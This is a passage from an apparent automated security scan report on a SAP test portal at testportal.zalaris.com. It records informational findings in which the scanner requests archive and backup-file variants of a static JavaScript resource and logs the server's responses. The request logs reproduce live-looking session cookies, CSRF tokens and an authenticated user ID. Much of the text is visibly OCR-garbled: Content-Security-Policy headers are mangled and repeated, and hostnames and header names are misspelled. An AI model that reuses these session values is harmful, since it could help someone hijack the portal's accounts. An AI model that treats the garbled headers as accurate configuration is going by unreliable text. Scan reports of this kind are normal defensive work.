com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2g|WUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:53:07 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-gzip;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy; default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://id.signicat.com/https://sacounsignicat.com/ https://id.signicat.com/https://sacounsignicat.com/ https://id.signicat.com/https://sacounsignicat.com/ https://id.signicat.com/https://sacounsignicat.com/ https://id.signicat.com/https://\*.in.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://platform.twitter.com/https://sacounsignicat.com/https://sacounsignicat.com/https://sacounsignicat.com/ https://sacounsignicat.com/https://sacounsignicat.com/ https://sacounsignicat.com/https://sacounsignicat.com/ https://sacounsignicat.com/https://sacounsi https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-gene eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var

req.s.head.baseElement,dataMain.src.interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\^{([s\S]\*?)\\*\/|([^.] ...[SNIP]...

### Request 2

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/tzjiamf.js.tar.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|16577771353019|1657777478870

# Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 05:53:11 GMT

Server: Apache

X-Content-Type-Options: nosnift X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://s.maps.gstatic.com https://s.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com https://s.maps.googleapis.com.t43 https://syndication.twitter.com https://syndication.twitter.co eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.10. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.js.zip

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.zip HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZieTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:53:39 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/zip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https: Content-Security-Poincy. default-sic self https:/// .catalis.com/.445 https:// salpsi.com/.445 h https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://p.typekit.net/ https://esap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://fonts.googleapis.com https://e.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gotatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var

req.s.head.baseElement,dataMain.src.interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\^{([s\S]\*?)\\*\/|([^.]

...[SNIP1...

## Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/eptw.js.zip HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwrFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:53:43 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://soogleapis.com https://sapui5.hana.ondemand.com https://sipui5.hana.ondemand.com https://sipui5 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

15-07-2022, 10:43 am

# 23.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.rar

### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.rar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:56:50 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1: mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-rar-compressed;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://aicsap.com/ https://zalcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.alaris.com.twitter.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euhttps://patioffic.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/\* https://bost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/\* https://b.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://batch.com/files/EXTERNALTEST/\* https://bots.googleapis.com/ttps://sapui5.hana.ondemand.com/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/vatc.js HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

298 of 415

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZieTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:56:53 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.

Content-Security-Policy. delatiles/ic self https:/// .catains.com/.443 https:// sapsi.com/.443 https:/ https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://schois.cloudflare.com/https://\*.mgcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.tar

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:55:59 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-tar;charset=UTF-8 cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net

